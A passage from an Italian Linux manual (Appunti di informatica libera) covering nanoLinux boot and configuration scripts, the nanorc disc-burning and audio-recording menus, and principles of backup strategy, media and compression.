Lo script '`/etc/init.d/rc.CD-ROM`' viene eseguito all'avvio del sistema operativo (attraverso il collegamento simbolico '`/etc/rcS.d/S19rc.CD-ROM`'), quando il sistema funziona da DVD, o comunque da un file system in sola lettura. Lo scopo di questo script è quello di predisporre e attivare le directory come '`/etc/`' e '`/var/`', che richiedono di essere modificabili durante il funzionamento; inoltre si occupa di attivare la memoria di scambio (per l'estensione della memoria virtuale), se nei dischi locali può individuare una partizione già predisposta per questo scopo.

Per fare in modo che questo script si metta in funzione soltanto quando il sistema operativo è avviato da DVD, quando si «guarda» il file system installato nel disco fisso, si trova nella directory '`/CD-ROOT/etc.CD-ROM/init.d/`', così come il collegamento simbolico si trova effettivamente in '`/CD-ROOT/etc.CD-ROM/rcS.d/`'.

Teoricamente non ci dovrebbe essere alcun bisogno di modificare questo script; tuttavia il procedimento può servire da esempio per crearne altri specifici, da collocare sempre in '`/CD-ROOT/etc.CD-ROM/init.d/`', o anche direttamente in '`/CD-ROOT/etc.CD-ROM/rcS.d/`', da eseguire in momenti differenti.

794.4 Configurazione predefinita di nanoLinux

Lo script '`/etc/init.d/rc.config`' di nanoLinux rimpiazza alcuni file di configurazione con altri che hanno generalmente l'estensione '`.nanoLinux`'. La tabella successiva riepiloga alcuni di questi file.

Tabella 794.6. Alcuni file di configurazione predefiniti di nanoLinux, secondo lo script '`/etc/init.d/rc.config`'.

File originale	Configurazione predefinita	Descrizione
'`/etc/oops/oops.cfg`'	'`/etc/oops/oops.cfg.nanoLinux`'	Configurazione del servizio proxy HTTP.
'`/etc/dansguardian/*`'	'`/etc/dansguardian/*.nanoLinux`'	Alcuni file della configurazione del filtro dei contenuti, associato al proxy HTTP.
'`/etc/Muttrc`'	'`/etc/Muttrc.nanoLinux`'	Configurazione del programma Mutt.
'`/etc/X11/fvwm/system.fvwm2rc`'	'`/etc/X11/fvwm/system.fvwm2rc.nanoLinux`'	Si tratta della configurazione predefinita del menù di Fvwm, per nanoLinux.
'`/etc/X11/xinit/xinitrc`'	'`/etc/X11/xinit/xinitrc.nanoLinux`'	Si tratta della configurazione predefinita dello script usato per avviare il gestore di finestre con qualcosa sullo sfondo.

Molti altri file con estensione '`.nanoLinux`' servono a conservare una copia della configurazione standard di nanoLinux, ma non vengono rimpiazzati automaticamente; inoltre, la configurazione di Exim viene comunque rigenerata automaticamente in base alle informazioni contenute in altri file.

794.5 Aggiornamento dei pacchetti installati

Una volta installato nanoLinux, l'aggiornamento o l'aggiunta di pacchetti può avvenire con gli strumenti consueti della distribuzione GNU/Linux Debian. In pratica conviene usare '**`apt-get`**', come spiegato nel capitolo 58.

Dal momento che si presume nanoLinux venga installato prevalentemente a scuola, è da considerare che la rete tipica che si incontra in quel contesto obbliga l'attraversamento di un proxy HTTP, che spesso è in grado di consentire l'accesso esclusivamente da navigatori funzionanti su macchine MS-Windows. Teoricamente, '**`apt-get`**' può essere configurato per attraversare un proxy, come si può anche vedere negli esempi che appaiono nel file '`/usr/share/doc/apt/examples/configure-index.gz`', ma non è detto che il proxy della propria realtà consenta effettivamente questo approccio.

Per risolvere il problema occorre procurarsi i pacchetti in modi differenti, per esempio usando una macchina (MS-Windows) che consenta l'attraversamento, per accedere direttamente al sito ⟨*http://www.debian.org/*⟩, da dove si può raggiungere la pagina di ricerca dei pacchetti (⟨*http://www.debian.org/distrib/packages*⟩). Una volta prelevati i pacchetti e copiati in qualche modo nell'elaboratore che si vuole aggiornare, si può tentare di usare '**`dpkg`**' con l'opzione '**`-i`**':

`dpkg -i` ***file_deb***... [*Invio*]

Purtroppo si tratta di un metodo brutale di installazione che rischia di bloccarsi per colpa di dipendenze che non sono soddisfatte; ma dagli errori che si ottengono si possono determinare quali pacchetti si devono ancora prelevare.

Nel capitolo 63 vengono descritti vari accorgimenti per la gestione dei pacchetti Debian; in particolare viene mostrato un metodo per realizzare in proprio la struttura di una distribuzione (attraverso lo script '**`make-packages`**'), in modo da poter usare poi '**`apt-get`**' localmente. Anche con l'uso di '**`apt-get`**' rimane il problema delle dipendenze non soddisfatte, ma in questo modo si riesce almeno a realizzare qualcosa di generalizzato, che può risiedere facilmente in un disco esterno USB, o anche in un DVD masterizzato, per aggiornare facilmente le macchine che si vogliono usare.

794.6 Kernel

Il kernel di nanoLinux è molto simile a quello standard della distribuzione Debian, con la differenza più evidente che mancano del tutto le funzionalità ritenute inutili e ci sono più componenti incorporate direttamente nella parte principale (nel senso che non fanno parte di moduli separati). Vengono annotate nella tabella successiva alcune scelte fatte nella configurazione e le motivazioni relative.

Modulo	Voce di configurazione	Descrizione
md_mod	CONFIG_MD=y	Solo se questa funzione è incorporata nel file principale del kernel è possibile ottenere la scansione automatica degli insiemi RAID di dischi, con il comando '**mdadm --auto-detect**'.
cramfs	CONFIG_CRAMFS=y	Il file system del disco RAM iniziale è di tipo Cramfs e in quella fase la sua gestione non può trovarsi separata in un modulo.
	CONFIG_USB_SUSPEND=n	Utilizzando uno scanner USB Canon LiDE, avendo attivata la funzione '**CONFIG_USB_SUSPEND**', si ottengono solo scansioni completamente nere.

[1] Va ricordato che la struttura del file system del sistema avviato da un DVD *live* è la stessa per qualunque altro contesto in cui il file system va usato in sola lettura.

Capitolo 795

Funzionalità particolari di «nanorc»

Lo script ‘**nanorc**’, oltre che servire specificatamente per la gestione di nanoLinux, contiene qualche altra piccola funzione, che può essere utile, eventualmente anche al di fuori di nanoLinux, purché siano disponibili i programmi necessari.

795.1 Creazione di CD audio

Per creare un CD audio è sufficiente raccogliere alcuni file audio in una directory, quindi lanciare il comando ‘**nanorc cdaudio-dir**’. I file in questione possono essere di tipo WAV-RIFF, MP2, MP3, Ogg Vorbis, FLAC, oppure di tipo MIDI. Per tutti i formati, tranne MIDI, è necessario che i contenuti siano stereofonici e campionati a 44 100 Hz.

Una volta raccolti i file, occorre procedere con i privilegi dell'utente ‘**root**’. Si suppone che i file si trovino nella directory ‘/tmp/cd/’:

`# `**`nanorc cdaudio-dir /tmp/cd`**[*Invio*]

```
.--------CD audio-----------.
| You are going to make a   |
| CD audio, with directory  |
| "/tmp/cd". Is it OK?      |
|                           |
|---------------------------|
|      < Yes >   < No  >    |
`---------------------------'
```

[YES]

```
.---CD/DVD burn program------.
| Please, select the CD/DVD  |
| burner.                    |
| .-----------------------.  |
| |   cdrdao     CD-ROM   |  |
| |   wodim      CD-ROM   |  |
| `-----------------------'  |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Viene richiesto di selezionare il programma da usare per l'incisione del disco. Eventualmente si può tentare anche di realizzare un DVD, ma in forma di disco audio. A titolo di esempio viene scelto ‘**cdrdao**’, che appare per primo:

[OK]

```
.-----------------CD driver-------------------.
| Please, select the CD driver.               |
| .----------------------------------------.  |
| |   generic-mmc      Most common driver   | |
| |   generic-mmc-raw  Very common driver   | |
| |   cdd2600                               | |
| |   plextor                               | |
| |   plextor-scan                          | |
| |   ricoh-mp6200                          | |
| |   sony-cdu920                           | |
| |   sony-cdu948                           | |
| |   taiyo-yuden                           | |
| |   teac-cdr55                            | |
| |   toshiba                               | |
| |   yamaha-cdr10x                         | |
| `----------------------------------------'  |
|---------------------------------------------|
|           <  OK  >      <Cancel>            |
`---------------------------------------------'
```

[OK]

Viene richiesto di selezionare il masterizzatore; in questo caso viene scelto il primo:

```
.---------SCSI CD/DVD writer device-----------.
| Please select the CD or DVD writer device.  |
| .----------------------------------------.  |
| |   /dev/hdb  YAMAHA_CRW8824E             | |
| |   /dev/hdc  LG_(KOR)DVD-ROM_DRD-8120B   | |
| `----------------------------------------'  |
|                                             |
|---------------------------------------------|
|           <  OK  >      <Cancel>            |
`---------------------------------------------'
```

[OK]

```
.----------SCSI CD/DVD writer speed-------------.
| Please insert the SCSI CD/DVD writer speed.   |
| To get better compatibility, select "4" or    |
| below for CD, or "1" for DVD.                 |
| If you are preparing a DVD+RW, you might      |
| select also "2.4" speed.                      |
| .------------------------------------------.  |
| |2                                         |  |
| `------------------------------------------'  |
|-----------------------------------------------
|           <  OK  >      <Cancel>              |
`-----------------------------------------------'
```

2 [OK]

Dopo avere selezionato la velocità di incisione, inizia la fase di elaborazione, quindi si passa all'incisione. Al termine, viene proposto di eseguire delle copie ulteriori, oppure di concludere il lavoro:

```
Finished. Press [Enter] to continue.
```

[*Invio*]

```
.-------CD/DVD-ROM----------.
| Make a new copy?          |
|---------------------------|
|     < Yes >   < No  >     |
`---------------------------'
```

No

795.2 Creazione di DVD video

Per creare un DVD video, si procede in modo simile alla creazione di un disco audio, con la differenza che i file non hanno limitazioni nella frequenza di campionamento dell'audio e nemmeno nella frequenza di quadro, perché vengono eseguite tutte le conversioni necessarie. Tuttavia, la directory va organizzata un po' meglio: possono essere inseriti un massimo di 36 file, oppure i file possono essere raccolti in sottodirectory (in tal caso, nella directory principale, ci possono essere un massimo di 36 tra file e sottodirectory.

Per ogni file o sottodirectory, si ottiene un titolo nel menù del DVD; i file contenuti nelle sottodirectory generano dei capitoli distinti nell'ambito del titolo a cui appartengono.

Possono essere utilizzati file MPEG-1, MPEG-2, AVI ed eventualmente anche altri formati, se sono disponibili gli strumenti necessari; inoltre possono essere usati anche file con immagini fisse (con formati comuni, come JPG e PNG per esempio. Quello che conta è che i nomi dei file abbiano un'estensione appropriata, per poter distinguere il tipo di elaborazione da eseguire (per le immagini fisse vengono generate delle diapositive che appaiono per un certo tempo).

Una volta raccolti i file come descritto, occorre procedere con i privilegi dell'utente '**`root`**'. Si suppone che i file si trovino nella directory '`/tmp/dvd/`':

`#` **`nanorc dvdvideo-dir /tmp/dvd`**[*Invio*]

```
.--------------DVD video-----------------.
| You are going to make a DVD video,     |
| with directory "/tmp/dvd". Is it OK?   |
|                                        |
|----------------------------------------|
|         < Yes >     < No  >            |
`----------------------------------------'
```

YES

```
.----CD/DVD burn program------.
| Please, select the CD/DVD   |
| burner.                     |
| .-------------------------. |
| |   cdrdao     CD-ROM     | |
| |   wodim      CD-ROM     | |
| |   growisofs  DVD+-ROM   | |
| `-------------------------' |
|-----------------------------|
|     <  OK  >   <Cancel>     |
`-----------------------------'
```

Viene richiesto di specificare il programma da usare per l'incisione. Si possono usare programmi per CD o per DVD, a seconda delle dimensioni del lavoro. In questo caso si sceglie '**`growisofs`**'.

OK

```
.---------SCSI CD/DVD writer device-----------.
| Please select the CD or DVD writer device.  |
| .----------------------------------------.  |
| |   /dev/hdb  YAMAHA_CRW8824E            |  |
| |   /dev/hdc  LG_(KOR)DVD-ROM_DRD-8120B  |  |
| `----------------------------------------'  |
|                                             |
|---------------------------------------------|
|           <  OK  >      <Cancel>            |
`---------------------------------------------'
```

OK

```
.----------SCSI CD/DVD writer speed-------------.
| Please insert the SCSI CD/DVD writer speed.   |
| To get better compatibility, select "4" or    |
| below for CD, or "1" for DVD.                 |
| If you are preparing a DVD+RW, you might      |
| select also "2.4" speed.                      |
| .-------------------------------------------. |
| |2.4                                        | |
| `-------------------------------------------' |
|-----------------------------------------------
|           <  OK  >      <Cancel>              |
`-----------------------------------------------'
```

2.4 OK

Dopo la selezione della velocità di incisione, viene richiesto di indicare lo standard video. Per realizzare DVD standard, si possono scegliere solo le voci '**NTSC_720x480**' o '**PAL_720x576**'. In Europa conviene usare lo standard PAL:

```
.---------------Video standard------------------.
| Please select the final video standard, but   |
| note that a conversion from NTSC to PAL or    |
| from PAL to NTSC might give bad results:      |
| .-------------------------------------------. |
| |   NTSC_720x480  NTSC 29.97 Hz DVD format  | |
| |   NTSC_704x480  NTSC 29.97 Hz             | |
| |   NTSC_352x480  NTSC 29.97 Hz             | |
| |   NTSC_352x240  NTSC 29.97 Hz             | |
| |   PAL_720x576   PAL  25 Hz    DVD format  | |
| |   PAL_704x576   PAL  25 Hz                | |
| |   PAL_352x576   PAL  25 Hz                | |
| |   PAL_352x288   PAL  25 Hz                | |
| `-------------------------------------------' |
|                                               |
|-----------------------------------------------|
|           <  OK  >      <Cancel>              |
`-----------------------------------------------'
```

OK

Nel caso la directory contenga delle immagini fisse, è necessario sapere per quanti secondi devono apparire:

```
.-------Picture delay----------.
| Please specify the delay     |
| time (seconds) for picture   |
| slide show:                  |
| .--------------------------. |
| |7                         | |
| `--------------------------' |
|------------------------------|
|     <  OK  >   <Cancel>      |
`------------------------------'
```

Un tempo di 7 s va bene:

7 OK

Viene richiesto di specificare come eseguire i titoli: sequenzialmente o singolarmente. Rispondendo affermativamente, si ottiene un'esecuzione sequenziale:

```
.-----------------Menu title sequence---------------------.
| Should the files and directories inside "/tmp/dvd" be    |
| played sequentially?                                     |
|                                                          |
| If you answare "yes", there will be only one sequence;   |
| if you answare "no", every file and directory inside     |
| "/tmp/dvd" will be a separate thing.                     |
|----------------------------------------------------------|
|                 < Yes >         < No  >                  |
`----------------------------------------------------------'
```

YES

Inizia così la procedura di elaborazione dei file a cui segue l'incisione del disco. Al termine, viene proposto di eseguire una nuova copia o di concludere il lavoro.

```
Finished. Press [Enter] to continue.
```

[*Invio*]

```
.-------CD/DVD-ROM----------.
| Make a new copy?          |
|---------------------------|
|     < Yes >   < No  >     |
`---------------------------'
```

No

795.3 Creazione facilitata di un CD-ROM o di un DVD-ROM

La creazione di un CD-ROM o di un DVD-ROM avviene in modo simile alla creazione di un file audio, con il comando seguente, dove si suppone di voler utilizzare il contenuto della directory '`/tmp/dvd/`':

`#` **`nanorc cdrom-dir /tmp/dvd`** [*Invio*]

Si osservi che in questo modo si ottiene un disco compatibile con le estensioni Unix comuni, mentre se è importante la compatibilità con lo standard Joliet, è necessario usare un comando leggermente diverso:

`#` **`nanorc cdrom-DIR /tmp/dvd`** [*Invio*]

```
.-----CD-ROM/DVD-ROM--------.
| You are going to make a   |
| CD/DVD-ROM, with          |
| directory "/tmp/dvd". Is  |
| it OK?                    |
|---------------------------|
|      < Yes >   < No  >    |
`---------------------------'
```

Il seguito delle richieste a cui si viene sottoposti è sostanzialmente uguale a quello che riguarda la creazione di un CD audio o di un DVD video.

795.4 Cancellazione di un CD o di un DVD riscrivibile

Lo script '**nanorc**' prevede due comandi alternativi per la cancellazione di un disco riscrivibile:

nanorc cdrom blank [*Invio*]

Oppure:

nanorc cdrom blankfast [*Invio*]

La differenza è intuitiva: nel secondo caso viene cancellata solo una porzione iniziale del disco.

```
.------Blank CD/DVD---------.
| You are going to blank a  |
| CD/DVD. Is it OK?         |
|---------------------------|
|      < Yes >   < No  >    |
`---------------------------'
```

Dopo la richiesta di conferma, occorre specificare il programma da usare, l'unità del masterizzatore e la velocità, più o meno come già descritto a proposito della creazione di un CD audio o di un DVD video.

795.5 Registrazione di un file audio

Per registrare un file audio, è sufficiente collegare ciò che si desidera all'interfaccia audio, regolare i livelli sonori, quindi eseguire il comando seguente:

$ **nanorc audio record** [*Invio*]

```
.----------------Audio record------------------.
| Please insert the file name to save          |
| recording. File extentions might be only:    |
| ".wav", ".ogg", ".mp2", ".mp3" or ".flac".   |
| .------------------------------------------. |
| |./audionDX2vh.wav                         | |
| `------------------------------------------' |
|                                              |
|----------------------------------------------
|           <  OK  >      <Cancel>             |
`----------------------------------------------'
```

Viene richiesto di inserire il nome del file con la proposta di un nome casuale nella directory corrente. In base all'estensione si ottiene un file di tipo differente. In questo caso si lascia il nome proposto che porta a un file in formato WAV-RIFF.

OK

A questo punto inizia la registrazione che va interrotta con la combinazione [*Ctrl c*]:

```
.---------------------------------------.
| Recording file "./audionDX2vh.wav".   |
|                                       |
| To stop, just press [Ctrl c].         |
|                                       |
`---------------------------------------'
```

[*Ctrl c*]

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXXIII

Varie

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte cxxi

Prevenzione e fai da te

Capitolo 796

Copie di sicurezza

L'amministrazione di un sistema Unix è da sempre un grosso problema sotto tutti i punti di vista. Il primo tra tutti è quello della salvaguardia dei dati, ma al rischio della loro perdita si pone rimedio solo attraverso una gestione corretta delle copie di sicurezza.

796.1 Scelta del sistema di copia

Gli strumenti a disposizione per eseguire copie di sicurezza sono molti e si possono distinguere due estremi possibili:

- copiare i file e le directory;
- copiare una partizione o un disco intero.

La copia di una partizione o di un disco può avere il vantaggio di permettere l'archiviazione della situazione esatta in cui si trova, problemi inclusi. Inoltre, non avendo un processo di lettura sui file, la data di lettura di questi non viene modificata. Lo svantaggio fondamentale di tale tipo di copia è che questa è riferita a un disco particolare (o a una partizione) di una macchina particolare: è molto poco probabile che si possano recuperare dati archiviati in questo modo in un disco fisso diverso. Questa tecnica, più che per eseguire delle copie di sicurezza, viene utilizzata per archiviare dischetti nel loro stato originale.

La copia di file e directory non tiene conto del supporto fisico in cui si trovano e nemmeno del tipo di file system utilizzato. Questo comporta una serie di conseguenze:

- i file e le directory vengono scanditi in lettura, alterando quindi le date di lettura;
- i collegamenti simbolici vanno copiati come tali e non devono essere copiati gli oggetti a cui questi puntano;
- i collegamenti fisici potrebbero non essere distinti.

In generale, dal momento che una copia di file e directory è portabile, mentre una copia di un dispositivo intero non lo è (quando non si tratta di un dispositivo standard come i dischetti), dovrebbe essere preferibile la prima di queste due soluzioni.

796.1.1 Archiviazione

È intuitiva la ragione per la quale le copie di sicurezza non vanno fatte archiviando un dispositivo intero come se fosse un file unico. La copia pura e semplice dei file e delle directory è una tecnica possibile, ma richiede condizioni particolari:

- l'unità di destinazione deve essere in grado di accogliere i dati come sono all'origine, in pratica dovrebbe trattarsi di un disco;
- deve trattarsi di unità rimovibili;
- la capacità di queste unità deve essere maggiore di quella del file più grande che si deve archiviare.

Di solito si preferisce la tecnica dell'archiviazione dei dati in un file unico (che rappresenta l'archivio), assieme a tutte le informazioni necessarie per riprodurre i file e le directory originali. In questo modo si possono utilizzare unità di memorizzazione di qualunque tipo, eventualmente suddividendo l'archivio in pezzi più piccoli contenibili al loro interno.

796.1.2 Archiviazione di file speciali

Gli oggetti contenibili in un file system possono essere di vario tipo (file puri e semplici, directory, file di dispositivo, collegamenti, ecc.) e così pure i loro attributi (permessi, date, ecc.). Il sistema di archiviazione che si utilizza deve essere in grado riprodurre correttamente tutti i dati del tipo di file system che si utilizza.

Per esempio, non sarebbe possibile archiviare i dati di un file system Unix in un archivio '`.zip`' che è nato per gli ambienti Dos.

796.1.3 Utenti e gruppi proprietari

Tra gli attributi dei file, è molto importante l'indicazione degli utenti e dei gruppi proprietari. I programmi di archiviazione potrebbero non essere in grado di memorizzare il numero UID e GID, limitandosi ad annotare solo i nomi degli utenti e dei gruppi. In tal modo, nel momento del recupero, i numeri UID e GID verrebbero riprodotti in base alle caratteristiche del sistema, cioè in base alla particolare configurazione dei file '`/etc/passwd`' e '`/etc/group`'.

Il fatto che il programma di archiviazione memorizzi i numeri UID e GID, oppure che memorizzi i nomi di utenti e gruppi, ha delle implicazioni che si traducono, a seconda delle circostanze, in vantaggi o svantaggi.

Se i dati archiviati devono essere riprodotti in un sistema diverso da quello di origine, in cui ci sono gli stessi nomi di utenti e di gruppi, che però potrebbero corrispondere a numeri UID e GID differenti, diventa conveniente un metodo di archiviazione che ignori i numeri degli utenti e dei gruppi. Tuttavia, se alcuni nomi di utenti o gruppi non sono presenti nel sistema di destinazione, la proprietà di questi file verrebbe assegnata automaticamente all'utente '**`root`**'.

Quando si esegue una copia di sicurezza di un intero sistema e poi lo si vuole riprodurre altrove, si agisce per mezzo di un sistema operativo minimo, avviato probabilmente attraverso dischetti o CD-ROM. In queste condizioni, lo scopo è quello di riprodurre esattamente il sistema originale, per cui, i numeri UID e GID andrebbero rispettati fedelmente, nell'attesa che sia ripristinato tutto, compresi i file '`/etc/passwd`' e '`/etc/group`' originali.

Quando il programma di archiviazione memorizza entrambe le informazioni, sia UID/GID che i nomi, nel momento del recupero si pone il problema di come comportarsi quando questi non corrispondono. Si presentano queste alternative:

- se i numeri corrispondono ai nomi, non si pongono problemi nell'estrazione;
- se i numeri e i nomi non sono utilizzati nel sistema di destinazione, si possono estrarre i dati utilizzando i numeri originali, anche se non sono abbinati ad alcun nome;
- se i numeri non sono utilizzati nel sistema di destinazione, mentre i nomi sì, si possono cambiare i numeri in modo che corrispondano ai nomi;
- se i nomi non sono utilizzati nel sistema di destinazione, mentre i numeri corrispondono a nomi differenti, non si può fare altro che recuperare i numeri come solo, assegnando in pratica la proprietà a utenti e gruppi con nomi differenti;

- se sono presenti sia i nomi che i numeri, ma questi non hanno lo stesso abbinamento (cioè i numeri corrispondono a nomi diversi), dovrebbe essere preferibile cambiare i numeri in modo che corrispondano ai nomi.

796.1.4 Percorsi assoluti o relativi

Quando si intende archiviare una porzione di file system e quindi solo ciò che si trova a partire da una certa directory in poi, è importante sapere come si comporta il programma di archiviazione al riguardo della registrazione dei percorsi (*path*). Se si vuole archiviare la directory '`/home/tizio/esempi/`', il programma di archiviazione potrebbe registrare il suo contenuto in uno dei tre modi seguenti:

1. '`/home/tizio/esempi/*`'
2. '`home/tizio/esempi/*`'
3. '`./*`'

Naturalmente, ciò dipende anche dal modo in cui vengono date le istruzioni al programma stesso.

Nel primo caso, quando dovesse rendersi necessario il recupero dei dati, questi verrebbero collocati esattamente nella directory indicata, in modo assoluto. Nel secondo, verrebbero collocati in modo relativo a partire dalla directory corrente, ottenendo così la directory '`./home/tizio/esempi/*`'. Nel terzo caso si avrebbe il recupero del contenuto di quella directory senza informazioni sul percorso precedente.

796.2 Strategia nelle copie

Le copie di sicurezza permettono di conservare la situazione dei dati in un istante determinato, ma i dati sono soggetti a continui aggiornamenti. Per questo occorre una procedura attraverso la quale si possa avere una gestione ordinata e ragionevolmente sicura delle copie.

A parte i rischi connessi con il tipo di supporto utilizzato per le copie e il luogo in cui queste vengono conservate, vanno almeno considerate le modalità sequenziali con cui queste possono essere eseguite. È importante rispettare un paio di regole elementari:

1. non si riutilizzano i supporti contenenti la copia effettuata la volta precedente;
2. non si utilizzano supporti in cattive condizioni.

796.2.1 Generazioni delle copie

Per distinguere una copia effettuata in un momento rispetto a quella fatta in un altro, si parla di ***generazione***. In pratica, l'ultima copia di sicurezza effettuata è l'ultima generazione, mentre le altre sono tutte generazioni precedenti. Questo termine si riferisce naturalmente a copie fatte sullo stesso insieme di dati.

Il buon senso suggerisce di utilizzare almeno tre generazioni di copie: l'ultima, quella precedente e quella ancora precedente.

796.2.2 Livelli delle copie

La copia di un file system intero comporta solitamente un impegno consistente, sia in termini di tempo che di supporti impiegati. Il programma che si utilizza per le copie, oppure un gruppetto opportuno di script di shell, potrebbe permettere di effettuare la copia successiva dei soli file che sono stati modificati nel frattempo.

Quando si esegue una copia dei soli file che risultano diversi rispetto all'ultima copia completa, si parla di ***copia di primo livello***; quando se ne esegue un'altra in un momento successivo per le variazioni avvenute dopo quella di primo livello, si parla di ***secondo livello*** e così di seguito.

A parte le difficoltà legate alla conservazione dell'informazione sullo stato dei file (di solito si tratta della data di modifica e di creazione), si pongono poi dei problemi nel momento in cui dovesse essere necessario un ripristino dalle copie. Si dovrebbe ripristinare l'ultima copia completa, seguita da tutte quelle aggiuntive dei soli file modificati, nello stesso ordine in cui sono state fatte: dalla più vecchia alla più recente.

Sotto questo aspetto, quando non si vuole ripetere una copia completa troppo frequentemente, si cerca almeno di eseguire copie successive sempre di primo livello (si hanno quindi più generazioni di copie di primo livello). In tal modo, un eventuale recupero richiederebbe solo il ripristino dell'ultima generazione di copia completa e dell'ultima generazione di copia di primo livello.

Questo sistema potrebbe non tenere conto dei file cancellati dopo l'ultima generazione di copia completa: in tal modo, un eventuale recupero dalle copie di sicurezza potrebbe comportare il ripristino di file che non servono più.

796.2.3 Distribuire le responsabilità

In un sistema monoutente, l'unico utilizzatore è anche l'amministratore del proprio sistema e di conseguenza anche l'unico responsabile. È quindi lui (o lei) a sapere esattamente cosa ha fatto e cosa è necessario copiare per sicurezza.

In un sistema multiutente o comunque quando si condividono dati in gruppo, anche se a prima vista potrebbe sembrare conveniente la gestione delle copie in modo centralizzato, è comunque utile affidarla in parte anche alla responsabilità dei singoli:

- periodicamente, un amministratore potrebbe occuparsi di eseguire la copia complessiva di tutto il sistema;
- ogni giorno, gli utenti dovrebbero preoccuparsi di eseguire le copie dei dati di loro competenza.

Nel momento in cui dovesse essere necessario, si dovrebbero recuperare i dati dalle copie generali fatte dall'amministratore e successivamente da quelle particolari dei singoli utenti.

Se determinate attività vengono svolte in gruppo, si potrebbe eleggere ugualmente un responsabile all'interno di questo che si occupi delle copie di quell'attività.

Il vantaggio di questo metodo sta nell'alleggerimento delle responsabilità dell'amministratore e nella soluzione più facile di piccoli problemi locali:

- se un gruppo di lavoro ha alterato i dati a causa di un'operazione errata, è sufficiente recuperare i dati di quel gruppo senza disturbare l'intero sistema;

* la distribuzione della responsabilità aumenta la consapevolezza da parte degli utenti.

796.3 Supporti

La scelta del supporto di conservazione della copia è importante e comporta alcune conseguenze:

* il costo;
* la disponibilità di unità in grado di utilizzarli;
* la facilità o difficoltà nel recupero di porzioni dei dati archiviati.

Il supporto tradizionalmente più economico e più diffuso nel passato è il nastro magnetico. Questo ha però lo svantaggio fondamentale di essere un mezzo di memorizzazione sequenziale: non è possibile estrarre un file se prima non si scorre tutto il nastro (o tutti i nastri) che c'è prima di quel dato. Un altro svantaggio importante sta nella necessità di rileggere il suo contenuto, dopo la copia, per verificare che i dati siano stati registrati correttamente.

Da alcuni anni si possono trovare dischi rimovibili di grandi capacità a prezzi ragionevolmente bassi, oppure dischi fissi esterni (collegati attraverso la porta USB). Questi hanno il vantaggio di poter essere utilizzati come dischi normali, pertanto, il recupero di dati parziali diventa molto più facile, anche quando la copia di sicurezza avviene per mezzo di un'archiviazione tradizionale.

Anche i CD-R sono diventati un ottimo mezzo di archiviazione, data l'economicità dei supporti: benché sia possibile una sola registrazione, il prezzo di un CD vergine è molto contenuto. La preparazione di un CD-ROM richiede una certa quantità di spazio libero su disco per la preparazione dell'immagine prima dell'operazione di «incisione» (*burn*) e richiede anche l'investimento del masterizzatore. Si tratta di soldi ben spesi: una copia di sicurezza fatta su CD-ROM può essere letta ovunque ci sia un lettore, ma questo è ormai un accessorio standard degli elaboratori; inoltre, il CD-ROM ha una vita media molto lunga, garantendo la durata delle copie di sicurezza. Esiste tuttavia un problema nuovo: si deve essere prudenti con le copie obsolete. Infatti, quando le copie di sicurezza sono molto vecchie e non servono più, si può essere tentati di conservare i CD o di donarli a qualcuno, magari per gioco, o perché li usi come un addobbo. È evidente che si tratta di un'idea sbagliata: dal momento che questi CD-ROM sono stati usati per delle copie di sicurezza, contengono potenzialmente informazioni delicate e riservate.

I CD-ROM contenenti copie di sicurezza obsolete vanno distrutti prima di essere gettati! Per distruggere un CD, basta tagliarlo a metà con una forbice normale.

A fianco dei CD-R ci sarebbero anche i CD-RW, ovvero i CD riscrivibili; tuttavia, il CD-RW non è altrettanto affidabile di un CD-R, la velocità di scrittura è relativamente più bassa rispetto a un CD-R e ci possono essere lettori che non sono in grado, successivamente, di accedere al loro contenuto.

Quando i dati da archiviare sono pochi, può convenire l'utilizzo dei soliti dischetti: sono sicuramente una scelta economica e le unità a dischetti sono disponibili ovunque. Per quanto riguarda la facilità di estrazione dei dati, ciò dipende dal modo con cui questi vengono usati:

se si registrano i dati al loro interno senza fare uso di alcun file system, si ottiene un comportamento equivalente ai nastri; se si utilizzano con un file system, è necessario che l'archivio sia contenibile all'interno di un solo dischetto.

796.4 Compressione

Il problema della dimensione dei dati da archiviare può essere ridotto parzialmente con l'aiuto della compressione. La tecnica della compressione può essere applicata all'archiviazione in due modi possibili:

- prima della costruzione dell'archivio, ottenendo così un'archivio di file compressi;
- dopo la costruzione dell'archivio, ottenendo così un archivio compresso.

La differenza è enorme. La compressione introduce un elemento di rischio maggiore nella perdita di dati: se una copia di sicurezza viene danneggiata parzialmente, l'effetto di questo danno si riflette in una quantità di dati maggiore (spesso è compromesso tutto l'archivio).

796.4.1 Compressione prima dell'archiviazione

I programmi di archiviazione compressa maggiormente diffusi negli ambienti Dos utilizzano la tecnica della compressione prima dell'archiviazione. È questo il caso degli archivi '`.zip`', '`.arj`', '`.lzh`' e di altri ancora. Tale sistema ha il vantaggio di permettere una facile scansione dell'archivio alla ricerca di file da estrarre (e decomprimere) o un ampliamento dell'archivio in un momento successivo alla sua creazione. Un altro vantaggio è la minore sensibilità alla perdita dei dati: se una parte dell'archivio è danneggiato, dovrebbe essere possibile ripristinare almeno il resto. Lo svantaggio principale è che la compressione fatta in questo modo, a piccoli pezzi, non è molto efficiente.

796.4.2 Compressione dopo l'archiviazione

La compressione fatta dopo l'archiviazione elimina ogni possibilità di accedere ai dati contenuti nell'archivio e di poterlo ampliare, se non dopo averlo decompresso. Questo significa anche che un danneggiamento parziale dell'archivio implica la perdita di tutti i dati da quel punto in poi.[1]

Un altro tipo di problema deriva dalla difficoltà di distribuire un archivio compresso suddividendolo su più unità di memorizzazione. In questo caso però, l'efficienza della compressione è massima. Negli ambienti Unix, di fatto, è questa la scelta preferita.

796.5 Archiviazione e recupero attraverso tar e gzip

